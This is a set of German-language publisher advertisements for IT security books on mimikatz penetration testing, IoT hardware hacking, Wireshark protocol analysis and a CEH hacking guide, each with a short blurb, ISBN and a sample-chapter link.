In diesem Buch zeigt Ihnen IT-Security-Spezialist Sebastian Brabetz, wie Sie Penetrationstests mit mimikatz in einer sicheren Testumgebung durchführen. Der Autor beschreibt alle Angriffe Schritt für Schritt und erläutert ihre Funktionsweisen leicht verständlich. Dabei setzt er nur grundlegende IT-Security-Kenntnisse voraus.

Sie lernen insbesondere folgende Angriffe kennen:

- Klartextpasswörter aus dem RAM extrahieren
- Authentifizierung ohne Klartextpasswort mittels Pass-the-Hash
- Ausnutzen von Kerberos mittels Overpass-the-Hash, Pass-the-Key und Pass-the-Ticket
- Dumpen von Active Directory Credentials aus Domänencontrollern
- Erstellen von Silver Tickets und Golden Tickets
- Cracken der Passwort-Hashes von Service Accounts mittels Kerberoasting
- Auslesen und Cracken von Domain Cached Credentials

Mit diesem Buch sind Sie bestens gerüstet, um Ihre Windows-Domäne mit mimikatz auf Schwachstellen zu testen und entsprechenden Angriffen vorzubeugen.

ISBN 978-3-7475-0161-0


Probekapitel und Infos erhalten Sie unter:
www.mitp.de/0161

Marcel Mangel
Sebastian Bicchi

Praktische Einführung in

Hardware Hacking

Sicherheitsanalyse und Penetration Testing für IoT-Geräte und Embedded Devices



Schwachstellen von IoT- und Smart-Home-Geräten aufdecken

Hardware, Firmware und Apps analysieren und praktische Tests durchführen

Zahlreiche Praxisbeispiele wie Analyse und Hacking elektronischer Türschlösser, smarter LED-Lampen u.v.m.

Smarte Geräte sind allgegenwärtig und sie sind leicht zu hacken – umso mehr sind Reverse Engineers und Penetration Tester gefragt, um Schwachstellen aufzudecken und so Hacking-Angriffen und Manipulation vorzubeugen.

In diesem Buch lernen Sie alle Grundlagen des Penetration Testings für IoT-Geräte. Die Autoren zeigen Schritt für Schritt, wie ein Penetrationstest durchgeführt wird: von der Einrichtung des Testlabors über die OSINT-Analyse eines Produkts bis hin zum Prüfen von Hard- und Software auf Sicherheitslücken – u.a. anhand des OWASP-Standards. Sie erfahren darüber hinaus, wie Sie die Firmware eines IoT-Geräts extrahieren, entpacken und dynamisch oder statisch analysieren. Auch die Analyse von Apps, Webapplikationen und Cloudfunktionen wird behandelt. Außerdem finden Sie eine Übersicht der wichtigsten IoT-Protokolle und ihrer Schwachstellen.

Es werden nur grundlegende IT-Security-Kenntnisse (insbesondere in den Bereichen Netzwerk- und Applikationssicherheit) und ein sicherer Umgang mit Linux vorausgesetzt. Die notwendigen Elektronik- und Hardwaredesign-Grundlagen geben Ihnen die Autoren mit an die Hand.

ISBN 978-3-95845-816-1


Probekapitel und Infos erhalten Sie unter:
www.mitp.de/816

Laura Chappell

Wireshark® 101

Einführung in die Protokollanalyse

2. Auflage
Deutsche Ausgabe



Grundlegende Einführung in die Netzwerk- und Protokollanalyse

Die Funktionen von Wireshark Schritt für Schritt anwenden und verstehen

Viele praktische Übungen (samt Lösungen) und Beispieldateien zum Download

Das Buch richtet sich an angehende Netzwerkanalysten und bietet einen idealen Einstieg in das Thema, wenn Sie sich in die Analyse des Datenverkehrs einarbeiten möchten. Sie wollen verstehen, wie ein bestimmtes Programm arbeitet? Sie möchten die zu niedrige Geschwindigkeit des Netzwerks beheben oder feststellen, ob ein Computer mit Schadsoftware verseucht ist? Die Aufzeichnung und Analyse des Datenverkehrs mittels Wireshark ermöglicht Ihnen, herauszufinden, wie sich Programme und Netzwerk verhalten.

Wireshark ist dabei das weltweit meistverbreitete Netzwerkanalysewerkzeug und mittlerweile Standard in vielen Unternehmen und Einrichtungen. Die Zeit, die Sie mit diesem Buch verbringen, wird sich in Ihrer täglichen Arbeit mehr als bezahlt machen und Sie werden Datenprotokolle zukünftig schnell und problemlos analysieren und grafisch aufbereiten können.

Laura Chappell ist Gründerin der US-amerikanischen Institute Wireshark University und Chappell University. Als Beraterin, Referentin, Trainerin und Autorin genießt sie inzwischen weltweit den Ruf einer absoluten Expertin in Sachen Protokollanalyse und Wireshark.

ISBN 978-3-95845-683-9


Probekapitel und Infos erhalten Sie unter:
www.mitp.de/683

Eric Amberg
Daniel Schmid

Hacking

Der umfassende Praxis-Guide

Inkl. Prüfungsvorbereitung zum CEHv10



Methoden und Tools der Hacker, Cyberkriminellen und Penetration Tester

Mit zahlreichen Schritt-für-Schritt-Anleitungen und Praxis-Workshops

Inklusive Vorbereitung auf den Certified Ethical Hacker (CEHv10) mit Beispielfragen zum Lernen

Dies ist ein praxisorientierter Leitfaden für angehende Hacker, Penetration Tester, IT-Systembeauftragte, Sicherheitsspezialisten und interessierte Poweruser. Mithilfe vieler Workshops, Schritt-für-Schritt-Anleitungen sowie Tipps und Tricks lernen Sie unter anderem die Werkzeuge und Mittel der Hacker und Penetration Tester sowie die Vorgehensweise eines professionellen Hacking-Angriffs kennen. Der Fokus liegt auf der Perspektive des Angreifers und auf den Angriffstechniken, die jeder Penetration Tester kennen muss.

Dabei erläutern die Autoren für alle Angriffe auch effektive Gegenmaßnahmen. So gibt dieses Buch Ihnen zugleich auch schrittweise alle Mittel und Informationen an die Hand, um Ihre Systeme auf Herz und Nieren zu prüfen, Schwachstellen zu erkennen und sich vor Angriffen effektiv zu schützen.

Das Buch umfasst nahezu alle relevanten Hacking-Themen und besteht aus sechs Teilen zu den Themen: Arbeitsumgebung, Informationsbeschaffung, Systeme angreifen, Netzwerk- und sonstige Angriffe, Web Hacking sowie Angriffe auf WLAN und Next-Gen-Technologien.

Jedes Thema wird systematisch erläutert. Dabei werden sowohl die Hintergründe und die zugrundeliegenden Technologien als auch praktische Beispiele in konkreten Szenarien besprochen. So haben Sie die Möglichkeit, die Angriffstechniken selbst zu erleben und zu üben. Das Buch ist als Lehrbuch konzipiert, eignet sich aber auch als Nachschlagewerk.

Sowohl der Inhalt als auch die Methodik orientieren sich an der Zertifizierung zum Certified Ethical Hacker (CEHv10) des EC Council. Testfragen am Ende jedes Kapitels helfen dabei, das eigene Wissen zu überprüfen und für die CEH-Prüfung zu trainieren. Damit eignet sich das Buch hervorragend als ergänzendes Material zur Prüfungsvorbereitung.

ISBN 978-3-95845-218-3

Probekapitel und Infos erhalten Sie unter:
www.mitp.de/218